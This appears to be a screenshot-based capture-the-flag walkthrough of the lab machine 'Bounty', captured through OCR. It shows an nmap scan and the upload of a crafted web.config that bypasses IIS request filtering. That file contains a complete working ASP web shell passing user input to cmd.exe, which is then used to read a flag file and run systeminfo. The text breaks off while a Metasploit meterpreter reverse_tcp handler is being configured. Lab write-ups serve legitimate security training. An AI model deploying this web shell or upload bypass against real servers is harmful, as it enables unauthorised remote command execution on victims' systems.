



root@kali: ~/Masaüstü
Dosya Düzenle Görünüm Ara Uçbirim Sekmeler Yardım
root@kali: ~/Masaüstü
root@kali:
root@kali:~/Masaüstü# nmap -sC -sV -p- -T4 10.10.10.93
Starting Nmap 7.70 (https://nmap.org) at 2018-08-24 08:01 +03
Nmap scan report for 10.10.10.93
Host is up (0.091s latency).
Not shown: 65534 filtered ports
PORT STATE SERVICE VERSION
80/tcp open http Microsoft IIS httpd 7.5
| http-methods:
|_ Potentially risky methods: TRACE
|_http-server-header: Microsoft-IIS/7.5
|_http-title: Bounty
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows
Service detection performed. Please report any incorrect results at https://nmap.org/submit/
Nmap done: 1 IP address (1 host up) scanned in 186.31 seconds



10.10.10.93/transfer.aspx
Most Visited
Offensive Security
Kali Linux
Kali Docs
Browse...
No file selected.
Upload
File uploaded successfully.


Aç | web.config ~/Masaüstü | Kaydet


```
<?xml version="1.0" encoding="UTF-8"?>
<configuration>
   <system.webServer>
      <handlers accessPolicy="Read, Script, Write">
         <add name="web_config" path="*.config" verb="*" modules="IsapiModule"
scriptProcessor="%windir%\system32\inetsrv\asp.dll" resourceType="Unspecified"
requireAccess="Write" preCondition="bitness64" />
      </handlers>
      <security>
         <requestFiltering>
            <fileExtensions>
               <remove fileExtension=".config" />
            </fileExtensions>
            <hiddenSegments>
               <remove segment="web.config" />
            </hiddenSegments>
         </requestFiltering>
      </security>
   </system.webServer>
</configuration>

<!-- bob code comes here! It should not include HTML comment closing tag and double dashes!-->
<%
Set oScript = Server.CreateObject("WSCRIPT.SHELL")
Set oScriptNet = Server.CreateObject("WSCRIPT.NETWORK")
Set oFileSys = Server.CreateObject("Scripting.FileSystemObject")

szCMD = request("cmd")

If (szCMD <> "") Then
szTempFile = "c:\inetpub\wwwroot\uploadedfiles\" & oFileSys.GetTempName( )
Call oScript.Run ("cmd.exe /c " & szCMD & " > " & szTempFile, 0, True)
Set oFile = oFileSys.OpenTextFile (szTempFile, 1, False, 0)
End If
%>

<HTML>
<BODY>
<FORM action="" method="GET">
<input type="text" name="cmd" size=45 value="<%= szCMD %>">
<input type="submit" value="Run">
</FORM>
<PRE>
<%= "\\" & oScriptNet.ComputerName & "\" & oScriptNet.UserName %>
<br>
<%
If (IsObject(oFile)) Then
```


XML | Etiket Genişliği: 8 | Sat 1, Süt 1 | ARY


10.10.10.93/uploadedfiles/web.config?cmd=type+C%3A\Users\merlin\Desktop\user.txt
Most Visited
Offensive Security
Kali Linux
Kali Docs
Kali Tools
Exploit-DB
type C:\Users\merlin\Desktop\user.txt
Run
\\BOUNTY\IUSR
e29ad89891462e0b09741e3082f44a2f


10.10.10.93/uploadedfiles/web.config?cmd=systeminfo
Most Visited
Offensive Security
Kali Linux
Kali Docs
Kali Tools
Exploit-DB
systeminfo
Run
\\BOUNTY\IUSR
Host Name: BOUNTY
OS Name: Microsoft Windows Server 2008 R2 Datacenter
OS Version: 6.1.7600 N/A Build 7600
OS Manufacturer: Microsoft Corporation
OS Configuration: Standalone Server
OS Build Type: Multiprocessor Free
Registered Owner: Windows User
Registered Organization:
Product ID: 55041-402-3606965-84760
Original Install Date: 5/30/2018, 12:22:24 AM
System Boot Time: 8/24/2018, 7:18:38 AM
System Manufacturer: VMware, Inc.
System Model: VMware Virtual Platform
System Type: x64-based PC
Processor(s): 1 Processor(s) Installed.
[01]: Intel64 Family 6 Model 79 Stepping 1 GenuineIntel ~2100 Mhz
BIOS Version: Phoenix Technologies LTD 6.00, 4/5/2016
Windows Directory: C:\Windows
System Directory: C:\Windows\system32
Boot Device: \Device\HarddiskVolume1
System Locale: en-us;English (United States)
Input Locale: en-us;English (United States)
Time Zone: (UTC+02:00) Athens, Bucharest, Istanbul
Total Physical Memory: 2,047 MB
Available Physical Memory: 1,571 MB
Virtual Memory: Max Size: 4,095 MB
Virtual Memory: Available: 3,646 MB
Virtual Memory: In Use: 449 MB
Page File Location(s): C:\pagefile.sys
Domain: WORKGROUP
Logon Server: N/A
Hotfix(s): N/A
Network Card(s): 1 NIC(s) Installed.
[01]: Intel(R) PRO/1000 MT Network Connection
Connection Name: Local Area Connection
DHCP Enabled: No
IP address(es)
[01]: 10.10.10.93


root@kali: ~/Masaüstü
root@kali: ~/Masaüstü
root@kali:~/Masaüstü# service postgresql start
root@kali:~/Masaüstü# msfdb init
[i] Database already started
[i] The database appears to be already configured, skipping initialization
root@kali:~/Masaüstü# msfconsole -q
msf > use exploit/multi/handler
msf exploit(multi/handler) > set payload windows/x64/meterpreter/reverse_tcp
payload => windows/x64/meterpreter/reverse_tcp
msf exploit(multi/handler) > options
